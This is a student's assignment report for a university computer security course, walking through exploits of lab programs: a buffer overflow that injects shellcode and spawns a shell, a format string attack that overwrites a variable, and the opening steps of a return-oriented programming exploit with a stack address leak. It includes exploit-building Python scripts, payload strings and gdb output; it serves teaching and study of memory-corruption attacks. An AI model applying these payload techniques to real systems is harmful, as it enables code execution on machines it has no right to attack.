NUS CS-3235: Computer Security March 20, 2020


Assignment 2 Report

Lecturer: Reza Shokri *Student: Jonathan Cheng A0121749A*

1 Buffer Overflow


The *buf* buffer is overflowed because it is filled with bytes from two other buffers, *buf1* and *buf2* who each (possibly) holds the same number of maximum bytes as *buf*, *BUFSIZE*. Utilizing the vulnerability to pop shell is similar to tutorial 2, we put the shellcode at the start of the buffer, then overwrite the return address to the buffer's address.

The first difficulty is given the full payload, how to write the files *exploit1, exploit2*. By inspection, we can alternatingly write 1 byte from the full payload to *exploit1, exploit2*, starting from *exploit1*. Then when the bytes are read off from the exploit files into *buf*, the effect is that the payload will be written correctly into *buf*. The below is the python code to do this.



```python
open("exploit1", "w").close()
open("exploit2", "w").close()

e1 = open("exploit1", "r+b")
e2 = open("exploit2", "r+b")

for i in range(len(payload)):
    if (i % 2) == 0:
        # Write 1 byte to exploit1
        e1.write(payload[i])
    else:
        # Write 1 byte to exploit2
        e2.write(payload[i])
```

The next difficulty is, as mentioned in the tutorial pdf, overwriting of loop variables.


```
gdb-peda$ p &idx1
$28 = (int *) 0x7fffffffedaf0
gdb-peda$ p &idx2
$29 = (int *) 0x7fffffffedaec
gdb-peda$ p &idx
$30 = (int *) 0x7fffffffedafc
gdb-peda$ p &byte_read1
$31 = (int *) 0x7fffffffedaf8
gdb-peda$ p &byte_read2
$32 = (int *) 0x7fffffffedaf4
```


The only relevant variables here are:

1. *byte_read1*

2. *byte_read2*


3. *idx*

So to make sure that these values are consistent, our (full) payload will slot the values taken by these variables at runtime into the shellcode, like so:


```
payload_len = retaddr - bufaddr + 8
print("Total length of payload should be: ", payload_len)

payload = shellcode
payload += "A" * ((br2addr - bufaddr) - len(shellcode))

# byte_read1, byte_read2:
#   Half of length of payload
payload += pack32(payload_len / 2)
payload += pack32(payload_len / 2)

# idx:
#   Value of idx at the time we overwrite idx
#   We note that since little endian, we overwrite the relevant counting bit immediately
#   This is equivalent to total number of bytes written so far, excluding this byte
payload += pack32(idxaddr - bufaddr)

# Pad until just before return address
payload += "A" * (retaddr - (idxaddr + 4))
payload += pack64(bufaddr)

print("Length of payload is ", len(payload))
assert len(payload) == payload_len
```


The values of *byte_read1, byte_read2* will be the half of the payload length (which corresponds to the length of files *exploit1, exploit2*). The value of *idx* trickier. In normal operation, it increments by 1 every time we (over)write a byte. Since we are working in a little endian system, the first byte we overwrite to *idx* is the counting byte. So at that point in time, it is distance from the *buf* address, excluding this first *idx* byte.

To run the exploit, first run the program with any input. This will give us the buffer's starting address, with which we compute the rest of the local variable addresses using offsets from a locally compiled version of the program (refer to the above images), as shown below:



```
s_bufaddr = 0x7fffffffdd70
s_br2addr = 0x7fffffffddc4
s_br1addr = 0x7fffffffddc8
s_idxaddr = 0x7fffffffddcc
s_retaddr = 0x7fffffffddd8

shellcode = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0

bufaddr_str = raw_input()
bufaddr = int(bufaddr_str, 16)
br2addr = bufaddr + (s_br2addr - s_bufaddr)
br1addr = bufaddr + (s_br1addr - s_bufaddr)
idxaddr = bufaddr + (s_idxaddr - s_bufaddr)
retaddr = bufaddr + (s_retaddr - s_bufaddr)
```

Then give as input the hex address of the buffer starting location to the exploit script *initexploit.py*, and it will generate the exploit files to be read. After that, run the program again. Below is a screenshot of it working.




```
student@student-VirtualBox: ~/Desktop/cs3235assignment2/a2/buffer_overflow
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ echo
"any input" > exploit1
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ echo
"any input" > exploit2
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ ./buf
fer_overflow
Buffer starts at: 0x7fffffffddc0
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ pytho
n initexploit.py
0x7fffffffddc0
('Total length of payload should be: ', 112)
('Length of payload is ', 112)
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ ./buf
fer_overflow
Buffer starts at: 0x7fffffffddc0
$ ls
Makefile           exploit1                  initexploit.py
alternate.PNG      exploit2                  initexploit2.py
buffer_overflow    extravariables.PNG        peda-session-buffer_overflow.txt
buffer_overflow.c  extravariablesexploit.PNG result.PNG
$
```


2 Format String Attack

The vulnerability is in the *print(buf)* line, since we are using unsanitised user input as a format string. Overwriting the *jackpot* variable is the same as Tutorial 2.

First, run the program with any input, which will output the *jackpot* variable address. Run the exploit-generating script *initexploit.py* and feed the *jackpot* variable address to the script. This will generate the *exploit* file. Lastly, run the program and pipe in the *exploit* file as input. See the 2 images below for the exact commands.



student@student-VirtualBox: ~/Desktop/cs3235assignment2/a2/format_string

```
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/format_string
$ ./format_string
Give me a string to print
a
a
jackpot @ 0x601074 = 1017277746 [0x3ca26d32]
You lost :(
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/format_string
$ python initexploit.py
0x601074
Jackpot address: 0x0000000000601074
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/format_string
$ ./format_string < exploit
```


student@student-VirtualBox: ~/Desktop/cs3235assignment2/a2/format_string

```
                   ◆t▯jackpot @ 0x601074 = 4919 [0x00001337]
You won!
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/format_string
$
```

The script to generate exploit file is as follows.



```
jckaddr_str = raw_input()
jckaddr = int(jckaddr_str, 16)
print("Jackpot address: 0x{:016x}".format(jckaddr))

# print() stack, growing upwards:
#   unused      <--- $esp
#   saved $ebp  <--- $ebp
#   saved $eip
#   -- stack frame of fmt_string()
#   "AAAAAA" (6bytes) + "%4" (2bytes)       <-- 6th, start of buf
#   + "913c" (4bytes) + "%8$n" (4bytes)     <-- 7th
#   + pack64(jackaddr)                      <-- 8th
payload = "A" * 6
payload += "%4913c" # 0x1337 = 4919(dec) - 6
payload += "%8$n"
payload += pack64(jckaddr)

e = open("exploit", "w+")
e.write(payload)
```


We first need to print $0x1337 = 4919$ characters, then place the format specifier *%8$n* to write to the 8th positional argument with respect to the print stack frame. As shown in the comments in the picture above, we place the address of the *jackpot* exactly where the print function will retrieve the 8th positional argument from. Last but not least, we align everything properly by padding the start with the character "A" and subtracting the number of "A"'s printed from the padded format specifer $(4919 - 6 = 4913)$.

3 Return-oriented Programming

First, we can give as input a negative value which causes the check at line 12 to pass. Coincidentally, casting signed variable (i) to unsigned in line 21 causes negatively-valued signed values to be intepreted as (large) unsigned values. Which means that *read_size* will likely take the value of *fsize*, which is the size of the input *exploit* file. This could be more than the allocated buffer (*buf*) size of 80, which causes the overflow.


Now we have the overflow, we first need a way to extract stack addresses, and libc addresses. In particular, we need the stack address because stack addresses usually shift around (compared to GDB) due to extra environment variables.

In line 25, the program prints the *buf*, which reads characters starting at the address of *buf* until it encounters the NULL (*0x00*) character. This is an information leak, allowing us to read off the stack data.




```
gdb-peda$ stack 24
0000| 0x7fffffffedaf0 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0008| 0x7fffffffedaf8 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0016| 0x7fffffffedb00 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0024| 0x7fffffffedb08 --> 0x18
0032| 0x7fffffffedb10 ('A' <repeats 24 times>, "\275\375\t\377\377\
0040| 0x7fffffffedb18 ('A' <repeats 16 times>, "\275\375\t\377\377\
0048| 0x7fffffffedb20 ("AAAAAAAA\275\375\t\377\377\177")
0056| 0x7fffffffedb28 --> 0x7ffff09fdbd (<__GI__IO_setbuffer+189>:
0064| 0x7fffffffedb30 --> 0x18
0072| 0x7fffffffedb38 --> 0x30 ('0')
0080| 0x7fffffffedb40 --> 0x7fffffffedb60 --> 0x400860 --> 0x41ff894
0088| 0x7fffffffedb48 --> 0x400858 --> 0x90c3c900000000b8
0096| 0x7fffffffedb50 --> 0x7fffffffedc40 --> 0x1
0104| 0x7fffffffedb58 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0112| 0x7fffffffedb60 --> 0x400860 --> 0x41ff894156415741
0120| 0x7fffffffedb68 --> 0x7ffff050830 (<__libc_start_main+240>:
0128| 0x7fffffffedb70 --> 0x0
0136| 0x7fffffffedb78 --> 0x7fffffffedc48 --> 0x7fffffffede67 ("/mnt/
```

The first piece of data we read is the saved EBP pointer, which references the stack. This is located at address *0x7fffffffedb40* as shown above. The first script to run is *initexploit1a.py*, which will generate an exploit file that fills up the stack until right before the address.



```
gdb-peda$ stack 24
0000| 0x7fffffffedaf0 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0008| 0x7fffffffedaf8 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0016| 0x7fffffffedb00 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0024| 0x7fffffffedb08 --> 0xffffffffffffffff
0032| 0x7fffffffedb10 ('A' <repeats 48 times>, "`\333\376\377\377\1
0040| 0x7fffffffedb18 ('A' <repeats 40 times>, "`\333\376\377\377\1
0048| 0x7fffffffedb20 ('A' <repeats 32 times>, "`\333\376\377\377\1
0056| 0x7fffffffedb28 ('A' <repeats 24 times>, "`\333\376\377\377\1
0064| 0x7fffffffedb30 ('A' <repeats 16 times>, "`\333\376\377\377\1
0072| 0x7fffffffedb38 ("AAAAAAAA`\333\376\377\377\177")
0080| 0x7fffffffedb40 --> 0x7fffffffedb60 --> 0x400860 --> 0x41ff894
0088| 0x7fffffffedb48 --> 0x400858 --> 0x90c3c900000000b8
0096| 0x7fffffffedb50 --> 0x7fffffffedc40 --> 0x1
0104| 0x7fffffffedb58 --> 0x602010 --> 0x7ffff3f4b78 --> 0x604250
0112| 0x7fffffffedb60 --> 0x400860 --> 0x41ff894156415741
0120| 0x7fffffffedb68 --> 0x7ffff050830 (<__libc_start_main+240>:
```


Subsequently giving the program ”-1” as input will print the full *exploit* file to *buf*. Line 25 then prints starting from *0x7fffffffedb10* (*buf* address), until past the saved EBP address. Dump the output to a file *dump1*. Examining the output using *hexdump* reveals that the saved EBP is leaked (last few bytes).



```
joncheng@epicfailname:/mnt/c/Users/Jonathan/Desktop/1920S
em2/CS3235/Assignments/Assignment 02 - Description/a2/rop
$ hexdump dump1
0000000 6f48 2077 616d 796e 6220 7479 7365 6420
0000010 206f 6f79 2075 6177 746e 7420 206f 6572
0000020 6461 203f 6d28 7861 203a 3432 0a29 4141
0000030 4141 4141 4141 4141 4141 4141 4141 4141
*
0000050 4141 4141 4141 4141 4141 4141 4141 dbe0
0000060 fffe 7fff 000a
0000065
```

Note that the full 8 bytes of the address is not leaked, since the last few *0x00* bytes terminates the reading of *puts*, and the last byte is *0x0a* the newline character appended by *puts*.

Then running *initexploit1b.py* will extract the address from the dump, and return it.



```
joncheng@epicfailname:/mnt/c/Users/Jonathan/Desktop/1920S
em2/CS3235/Assignments/Assignment 02 - Description/a2/rop
$ python
Python 2.7.12 (default, Oct  8 2019, 14:14:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more
 information.
>>> import initexploit1b
>>> initexploit1b.main("initexploit1b.py")
initexploit1b.py: Extracted EBP address
'0x7fffffffedbe0'
>>>
```


Now, the libc addresses. There are some assumptions not explicitly stated (or refuted) in the assignment pdf. I will list the scenarios which affect how to run the exploit.

A: Victim machine arbitrary with GDB

In this case, we have access to GDB, and the compiled binary. Meaning we can extract all required addresses in libc from GDB. Simply follow the tutorial and run the commands

1. p open
2. p read
3. p write
4. asm ”pop rdi; ret” libc
5. asm ”pop rsi; ret” libc
6. asm ”pop rdx; ret” libc

